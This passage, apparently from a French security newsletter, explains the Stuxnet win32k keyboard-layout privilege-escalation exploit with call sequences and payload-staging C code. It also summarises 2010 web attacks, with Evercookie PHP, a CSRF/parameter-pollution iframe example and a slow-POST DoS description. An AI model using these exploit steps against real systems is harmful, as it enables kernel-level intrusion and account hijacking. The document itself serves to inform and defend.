
À noter qu'il n'est pas nécessaire que le fichier chargé soit un binaire PE valide. Stuxnet utilisait par exemple un fichier texte contenant ces deux structures, et non un fichier *Keyboard Layout* complet valide.

Nous passons en 2e paramètre l'offset où se situe la structure *KBDNLSTABLES*.

INFO

Analyse différentielle du correctif MS10-073

Microsoft a corrigé cette vulnérabilité avec le correctif MS10-073.
Pour cela, quelques lignes de codes ont été ajoutées (en rouge) afin de contrôler que la valeur de l'index soit inférieure à 3.



Le code d'exploitation

Intéressons-nous à notre code afin de comprendre le cheminement de l'exploitation.

1. Récupération du HANDLE correspondant au *Keyboard Layout* courant retourné par l'API "GetKeyboardLayout()" afin de pouvoir utiliser une valeur valide.

HKL hKL = GetKeyboardLayout(GetCurrentThreadId());

2. Chargement de notre *Keyboard Layout* malicieux en utilisant nos paramètres (dont la valeur récupérée auparavant afin de la passer en 4e paramètre (hKL)) avec l'appel système *NtUserLoadKeyboardLayoutEx*)

NtUserLoadKeyboardLayoutEx(hFile, 0x1B001768, &emptySTRING, hKL, &puszKLID, 0x09990999, 0x82);

3. Activation de notre *Keyboard Layout* grâce à l'API ActivateKeyboardLayout() prenant en paramètre notre hKL**ActivateKeyboardLayout(hKL, 0x82);**

4-5. Exploitation de la vulnérabilité avec une API Windows qui permet de simuler la touche nouvellement "mappée" correspondant à la valeur de *Virtual Key* Vk spécifiée dans la structure VK_F.

SendInput(1, &key, sizeof(key));


6. Arrêt du programme (crash) à l'adresse 0x60636261. L'exploitation de la vulnérabilité est réussie.

```
Access violation - code c0000005 (!!! second chance !!!)
60636261 ??              ???
```

> "En spécifiant, par exemple, un index de 5, nous pouvons rediriger l'appel vers l'adresse 0x60636261 située dans l'espace utilisateur où nous pourrions préalablement placer notre code malveillant."

Solution technique permettant de changer les droits du processus courant depuis l'espace noyau.

Enfin, la dernière étape consiste à **élever nos privilèges** en utilisant notre propre payload (shellcode) situé à l'adresse 0x60636261. Pour cela, il est nécessaire d'allouer de la mémoire à l'aide de l'API *VirtualAlloc()*, puis d'y placer notre payload. L'adresse 0x60636261 étant située dans l'espace utilisateur, cela ne pose aucun problème.



```
VOID *addrPayload = (VOID*)0x60636261;
VOID *addrMemoryPage;
if (NULL == (addrMemoryPage = VirtualAlloc(addrPayload, 0x1000, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE)))
{
    printf("[X] Impossible d'allouer de la memoire.\n");
    system("PAUSE");
    return (-1);
}
printf("[+] Adresse de la page memoire allouee = %#08x\n\n", addrMemoryPage);
memcpy(addrPayload, payload, sizeof(payload));
```

Le payload sera alors exécuté dans le même contexte que le kernel, c'est-à-dire le ring 0.

Notre payload va devoir exécuter les actions suivantes :


1) Parcourir les processus ouverts sur le système.
2) Trouver un processus *SYSTEM*.
3) Copier le *token* de ce processus.
4) Recopier ce *token* dans notre propre processus.

Notre élévation de privilège est terminée. Notre processus tourne désormais avec les privilèges *SYSTEM*.

Références

- Analyse de Vupen
  http://www.vupen.com/blog/20101018.Stuxnet_Win32k_Windows_Kernel_0Day_Exploit_CVE-2010-2743.php

- Analyse ESET
  http://blog.eset.com/2010/10/15/win32k-sys-about-the-patched-stuxnet-exploit



Exécution du programme depuis un compte utilisateur

L'actualité du moment...

Que s'est-il passé au cours de ces dernières semaines au sein du petit monde de la sécurité informatique ?

Comme chaque fin d'année, Jeremiah Grossman a présenté le top 10 des techniques de hacking. Quelques vulnérabilités *0day* découvertes au sein d'Internet Explorer ont gâché les fêtes de Noël du géant Microsoft.

Enfin, nous reviendrons sur une attaque particulièrement réussie des serveurs hébergeant le projet ProFTPD et nous dresserons le bilan de la seconde édition des GS Days.

Adrien GUINAULT

- **Pentest/Attaques :** Top 10 des techniques de l'année 2010
- **Vulnérabilité 0day :** Microsoft Internet Explorer *import CSS*
- **Conférence :** Les GS Days 2010
- **Attaque/Cybercriminalité :** *0day* et attaque des serveurs hébergeant le projet ProFTPD

Top 10 des techniques de hacking 2010

Chaque année depuis 2006, Jeremiah Grossman établit le **"top 10" des nouvelles attaques** web de l'année précédente.

Le processus de sélection qui s'applique aux 69 nouvelles techniques qui étaient sur la liste en 2010 a été revu. Pour établir le *top 15*, les internautes ont, dans un premier temps, voté pour leurs nouvelles techniques favorites . Puis, un panel d'experts en sécurité a classé ce top 15 pour obtenir le *top 10* des nouvelles techniques d'attaques web de l'année 2010.

Voici un rapide résumé des attaques qui ont marqué cette année 2010.

Padding oracle (Juliano Rizzo, Thai Duong)

Juliano Rizzo et Thai Duong arrivent en tête de ce classement avec leurs recherches sur le ***Padding Oracle*** que nous présenterons en détail dans le prochain numéro.

Evercookie (Samy Kamkar)

Evercookie est une API développée en JavaScript. Elle permet de forcer un navigateur **à stocker un cookie de manière permanente**.

Pour cela, Evercookie utilise de nombreuses techniques (cookie HTTP, Cookies Flash, Stockage Silverlight, Web history, ETags, web cache, etc.) pour stocker un cookie dans de multiples emplacements.

Ainsi, un cookie ne peut pas être supprimé via les fonctions standards offertes par les navigateurs web.

```php
<?php
if (!$_COOKIE["evercookie_cache"])
{
    header("HTTP/1.1 304 Not Modified");
    exit;
}

header('Content-Type: text/html');
header('Last-Modified: Wed, 30 Jun 2010 21:36:48 GMT');
header('Expires: Tue, 31 Dec 2030 23:30:45 GMT');
header('Cache-Control: private, max-age=630720000');

echo $_COOKIE["evercookie_cache"];

?>
```

Chaque technique est très intéressante, comme, par exemple, la création d'une image PNG à partir d'un cookie.

```php
<?php
// we don't have a cookie, so we're not setting it
if (!$_COOKIE["evercookie_etag"])
{
    // read our etag and pass back
    $headers = apache_request_headers();
    echo $headers['If-None-Match'];

    exit;
}

// set our etag
header('Etag: ' . $_COOKIE["evercookie_etag"]);
echo $_COOKIE["evercookie_etag"];

?>
```

> **"Juliano Rizzo et Thai Duong arrivent en tête de ce classement avec leurs recherches sur le Padding Oracle que nous présenterons en détail dans le prochain numéro..."**

```php
<?php
if (!$_COOKIE["evercookie_png"])
{
    header("HTTP/1.1 304 Not Modified");
    exit;
}

// width of 200 means 600 bytes (3 RGB bytes per pixel)
$x = 200;
$y = 1;

$gd = imagecreatetruecolor($x, $y);

$data_arr = str_split($_COOKIE["evercookie_png"]);

$x = 0;
$y = 0;
for ($i = 0; $i < count($data_arr); $i += 3)
{
    $color = imagecolorallocate($gd, ord($data_arr[$i]), ord
($data_arr[$i+1]), ord($data_arr[$i+2]));
    imagesetpixel($gd, $x++, $y, $color);
}

header('Content-Type: image/png');
header('Last-Modified: Wed, 30 Jun 2010 21:36:48 GMT');
header('Expires: Tue, 31 Dec 2030 23:30:45 GMT');
header('Cache-Control: private, max-age=630720000');

// boom. headshot.
imagepng($gd);

?>
```


Les codes et la description des techniques utilisées sont disponibles à l'adresse suivante :

http://samy.pl/

Hacking Auto-Complete (Jeremiah Grosman)

Comme à son habitude, Jeremiah Grossman arrive dans le trio de tête de ce classement avec plusieurs vulnérabilités identifiées au sein des principaux navigateurs du marché. Ses recherches ont permis de démontrer qu'il était possible de **manipuler le cache des navigateurs**, notamment, les informations sauvegardées lors de la soumission de formulaires HTTP.


En effet, lorsque des formulaires HTTP utilisent l'attribut *autocomplete=off*, ce paramètre indique aux navigateurs de ne pas sauvegarder ces informations. Dans la plupart des formulaires rencontrés sur Internet, cet attribut n'est pas utilisé. Il permet donc aux internautes de remplir plus facilement les formulaires web.



Par un ingénieux code JavaScript, Jeremiah a démontré que ces informations pouvaient être divulguées simplement. Différents codes sont proposés pour les 4 navigateurs principaux, soit pour écrire au sein de ce cache, soit pour lire les informations.

La plus intéressante des **quatre preuves de concept** concerne Internet Explorer 6 et 7. Le code JavaScript ainsi proposé permet l'utilisation du bouton *down* (bas) lorsqu'un utilisateur est sur un champ de saisi. Ceci va automatiquement afficher les différentes propositions contenues dans le navigateur.

Ce code va, ensuite, descendre dans l'historique et auto soumettre le contenu de l' vers un domaine tiers contrôlé par le pirate.



Attacking HTTPS with Cache Injection (Elie Bursztein, Baptiste Gourdin, Dan Boneh)

L'attaque HTTPS Cache injection consiste à i**njecter une librairie JavaScript** au sein d'un navigateur afin d' intercepter les données échangées entre la victime et un site web reposant sur le protocole HTTPS.

Selon l'auteur, 43% des sites du top 10000 utilise des librairies JavaScript externes. Par conséquent, si un pirate compromet un site hébergeant une de ces librairies, ce dernier pourrait affecter la confidentialité des sites qui utilisent ce code.

> **"Ses recherches ont permis de démontrer qu'il était possible de manipuler le cache des navigateurs, notamment, les informations sauvegardées lors de la soumission de formulaires HTTP..."**

En d'autres mots, le code JavaScript malicieux chargé va intercepter les données échangées entre le navigateur de la victime et le site web qui utilise la librairie en question.

Les auteurs n'ont pas donné plus d'explications. Ils ont, néanmoins, mis quelques vidéos en ligne. Leurs

preuves de concept fonctionnent, mais quelques limitations rendent l'exploitation difficile :
- Le message d'erreur sur la validité du certificat s'affiche à l'écran.
- Sous Internet Explorer, quelques bugs d'affichage ainsi qu'un ralentissement pourraient rapidement éveiller les soupçons d'un internaute.

La démonstration est, quand même, impressionnante . En effet, par ce biais, les chercheurs parviennent à **voler les identifiants de connexion** de sites comme Twitter ou encore Blogger.com.

Bypassing CSRF protections with ClickJacking and HTTP Parameter Pollution (Lavakumar Kuppan, Manish Saindane)

Les attaques de *ClickJacking* ont déjà fait le *buzz* il y a quelque temps. poc, présentations à la Black Hat, le sujet avait été abordé de long en large.

Lavakumar Kuppan et Manish Saindane ont présenté une technique qui permet de **contourner les protections CSRF** en place en utilisant sur les applications JSP et ASP.NET.
Un exemple parlera davantage que des explications.

Imaginons une application qui, une fois authentifiée, permet de mettre à jour son adresse email. Afin de se protéger contre les attaques CSRF, les développeurs vont ajouter un *token* unique et placé dans u champ caché lors de l'accès au formulaire de mise à jour.

```
<html>
<form method="POST">
<input type="text" name="email" value=""></input>
<input type="hidden" name="csrf-token" value="a0a0a0a0a0a"/>
</form>
</html>
```

La page qui va traiter les données reçues sera, dans notre cas, une page JSP nommée *updateEmail.jsp* :

```
if ( request.parameter("email").isSet() && request.parameter("csrf-token").isValid() )
{
    //process the form and update the email ID
}
else
{
    //display an empty form to the user (CSRF token included)
}
```

Le code vérifie que le token soumis par l'utilisateur est valide avant de mettre à jour l'email.
Une requête légitime émise depuis le formulaire HTML aurait la forme suivante :

```
POST /updateEmail.jsp HTTP/1.1
Host: www.example.com

email=xmco@xmco.fr&csrf-token=a0a0a0a0a0
```

Cependant, si la victime visite un site web qui utilise une iframe de la forme suivante :

```
<iframe src="http://www.example.com/updateEmail.jsp?email=evil@attackermail.com">
```

La victime enverra, à son insu, une requête POST de la forme suivante :

```
POST /updateEmail.jsp?email=evil@attackermail.com HTTP/1.1
Host: www.example.com

email=&csrf-token=a0a0a0a0a0
```

Par conséquent, le code JSP devra donc traiter deux champs email : un provenant de l'URL et l'autre provenant des arguments de la requête POST.
Cette double utilisation est une technique d'attaque baptisée *HTTP parameter pollution* qui va piéger le code JSP qui traitera en priorité le champ reçu dans l'URL.
Un pirate pourra donc, par ce biais, forcer l'utilisateur connecté à modifier son adresse email à son insu tout en contournant le code *anti-CSRF*.

Universal XSS in IE8 (Eduardo Vela - sirdarckcat, David Lindsay - thornmaker)

Sans rentrer dans les détails, les deux chercheurs ont montré différentes techniques permettant de mener des attaques de ***Cross-Site Scripting*** au sein d'Internet Explorer 8 en contournant les filtres mis en place au sein de ce nouveau navigateur.


HTTP POST DoS (Wong Onn Chee, Tom Brennan)

Les attaques de type *déni de service* ont fait beaucoup de bruit notamment avec l'attaque ***Slowloris***.

L'attaque en question repose sur l'envoi massif de requête HTTP de type POST. Un pirate envoie tout d'abord l'**entête de la requête** POST contenant un champ *content-length* valide. Par la suite, le corps de la requête HTTP est envoyé au serveur de façon très lente, tout en restant suffisamment rapide pour ne pas être coupé par un *timeout*. Ce comportement a pour effet de forcer un serveur à **épuiser des ressources** (mémoire, CPU), provoquant ainsi, en cas de forte demande, un déni de service. Selon le chercheur, il suffirait d'environ quelques centaines de requêtes de ce type pour faire "tomber" un serveur web vulnérable.

Très rapidement après leurs présentations, des outils ont été publiés :
☑ RUDY (R-U-Dead-Yet)
☑ OWASP HTTP Post Tool

L'utilisation de ces outils est extrêmement simple et peut avoir des conséquences désastreuses.
On choisit la méthode d'attaque Slow Headers ou Slow POST et le Connexion rate.



Quelques secondes suffisent à provoquer un déni de service.

Pour finir, le chercheur Onn Chee a également présenté un scénario dans lequel un pirate mettrait à disposition une page Internet contenant un applet Java capable de mener une telle attaque. Le logiciel malveillant serait proposé aux internautes sous la forme d'un jeu afin de les attirer et de les pousser à exécuter ce logiciel. Au final, une telle attaque serait très difficile à tracer, à cause de la disparition des traces. En effet, dès qu'un utilisateur fermerait son navigateur ou viderait le cache, l'attaque stopperait depuis l'un des zombies, et aucune trace ne resterait sur le poste. Par ailleurs, plus le nombre d'internautes utilisant les jeux augmenterait, plus l'attaque serait efficace...


Une présentation complète sur cette attaque a été présentée à la conférence OWASP.

http://www.hybridsec.com/papers/OWASP-Universal-HTTP-DoS.ppt

JavaSnoop (Arshan Dabirsiaghi)

Après des attaques web diverses et variées, un outil arrive également dans ce top 10.
JavaSnoop est un programme qui permet d'**intercepter les méthodes et les données** utilisées au sein d'un programme Java.

L'audit d'applications Java peut souvent être réalisé à l'aide d'un décompilateur tel que l'outil Jad et d'un debugger attaché au programme audité. Cependant, JavaSnoop permet de s'affranchir de cette étape et d'intercepter toutes les entrées et sorties du programme.



CSS History Hack In Firefox Without JavaScript for Intranet Portscanning (Robert "RSnake" Hansen)

Comme à son habitude Robert Hansen alias "Rsnake" fait partie de ce top 10. Ce chercheur auteur du site ha.ckers, a démontré l'**utilisation d'historique CSS** afin d'identifier des IP internes précédemment visitées par un utilisateur.
L'historique CSS est un sujet abordé à plusieurs reprises par Rsnake. Le but est de pouvoir identifier les sites visités par un internaute en se basant sur les propriétés CSS de l'historique, et cela, sans utiliser le moindre code JavaScript.

Références

- Références CERT-XMCO
CXA-2010-1178, CXA-2010-0916, CXA-2010-0502, CXA-2010-1621

http://jeremiahgrossman.blogspot.com/2011/01/top-ten-web-hacking-techniques-of-2010.html

- Padding Oracle
http://usenix.org/events/woot10/tech/full_papers/Rizzo.pdf

- Evercookie
http://samy.pl/evercookie/

- Hacking Auto-Complete
http://jeremiahgrossman.blogspot.com/2010/08/breaking-browsers-hacking-auto-complete.html

http://blackhat.com/html/bh-us-10/bh-us-10-briefings.html#Grossman

- Attacking HTTPS with Cache Injection
http://www.youtube.com/watch?v=bt0Qh9c59_c

http://elie.im/talks/bad-memories

- Bypassing CSRF protections with ClickJacking and HTTP Parameter Pollution
http://blog.andlabs.org/2010/03/bypassing-csrf-protections-with.html

- Universal XSS in IE8
http://p42.us/ie8xss/
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-1489

http://bit.ly/fmSNzA

- HTTP POST DoS
http://www.darkreading.com/vulnerability-management/167901026/security/attacks-breaches/228000532/index.html

- JavaSnoop
http://www.aspectsecurity.com/tools/javasnoop/

- CSS History Hack In Firefox Without JavaScript for Intranet Portscanning
http://ha.ckers.org/blog/20100125/css-history-hack-in-firefox-without-javascript-for-intranet-portscanning/

- Java Applet DNS Rebinding
http://blog.mindedsecurity.com/2010/10/java-dsn-rebinding-java-same-ip-policy.html

Daniel Horacio

Microsoft et IE


Importons des clips!

Microsoft a connu une fin d'année difficile avec la découverte de plusieurs vulnérabilités critiques affectant Internet Explorer.

Une vulnérabilité de type *0day* a été découverte au sein du navigateur Internet Explorer (versions 6, 7 et 8) . Elle résultait d'une erreur lors de la gestion de **l'attribut *clip*** par la librairie partagée *mshtml.dll*. Microsoft a réagi en publiant le bulletin de sécurité référencé **KB2458511** (**CVE-2010-3962**) puis le bulletin **MS10-090**.

Quelques semaines plus tard... nouveau *0day*!
Cette fois-ci, cette seconde faille provenait d'une erreur au sein de la gestion des **imports de styles CSS** par la même librairie partagée *mshtml.dll*.
En incitant un utilisateur à ouvrir une page Internet malveillante, un pirate était en mesure de corrompre la mémoire et de **prendre le contrôle du système ciblé**.
L'exploitation de cette vulnérabilité requierait l'utilisation de la technique de ***heap spray*** afin de permettre au pirate de s'assurer de l'exécution de son code malveillant.

Cette vulnérabilité critique (**CVE-2010-3971**) n'a pas trop fait de vagues sur Internet. Bien que Microsoft ait mis pas moins de deux mois afin de corriger ce problème majeur, les pirates n'ont pas vraiment exploité cette vulnérabilité alors qu'elle **affectait toutes les versions d'Internet Explorer** (6, 7 et 8). La difficulté résultait dans le contournement de **DEP** (Data Execution Prevention) et **ASLR** (Address Space Layout Randomization). En effet, HD Moore a rapidement publié un premier exploit au sein de Metasploit mais ce dernier n'était pas fiable pour tous les environnements.



Microsoft a donc alerté ses clients (**KB2488013**) puis corrigé, en février, cette vulnérabilité avec la sortie du bulletin **MS11-003**.

> **"La difficulté résultait dans le contournement de DEP et ASLR ..."**

INFO

Exploiter une faille IE via un navigateur alternatif.

Billy Rios, célèbre chercheur en sécurité, vient de publier un article présentant un vecteur d'attaque intéressant pour l'exploitation la dernière faille 0day d'Internet Explorer.
En utilisant un navigateur alternatif et Adobe Reader, il est possible d'exploiter cette vulnérabilité.

En effet, le langage PDF permet d'utiliser une API nommée "app.launchURL ()". Cette fonction prend en argument une URL qui sera ouverte par le navigateur par défaut.
Par conséquent, un fichier PDF malicieux ouvert avec un navigateur alternatif tel que Firefox provoquera l'ouverture d'une URL prédéfinie avec le navigateur par défaut (Internet Explorer).

Les adeptes de ce navigateur restent donc également exposés à l'exploitation de vulnérabilité affectant Internet Explorer.

Une preuve de concept a été mise en ligne sur le blog du chercheur :

http://xs-sniper.com/sniperscope/Adobe/BounceToIE.pdf

Références

✱ Références CERT XMCO :
CXA-2010-1724, CXA-2010-1736, CXA-2010-1785, CXA-2010-1808, CXA-2010-1828, CXA-2010-1830, CXA-2011-0197

✱ Références CVE :
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2010-3962

http://cve.mitre.org/cgi-bin/cvename.cgi?name=2010-3971

✱ Références Microsoft :

http://www.microsoft.com/technet/security/advisory/2458511.mspx

http://www.microsoft.com/france/technet/security/bulletin/ms10-090.mspx

http://www.microsoft.com/technet/security/advisory/2488013.mspx

http://www.microsoft.com/technet/security/bulletin/MS11-003.mspx

✱ Autres références :
http://www.wooyun.org/bugs/wooyun-2010-0885

http://seclists.org/fulldisclosure/2010/Dec/110

http://xcon.xfocus.net/XCon2010_ChenXie_EN.pdf

http://www.breakingpointsystems.com/community/blog/ie-vulnerability/

Les GS DAYS 2010

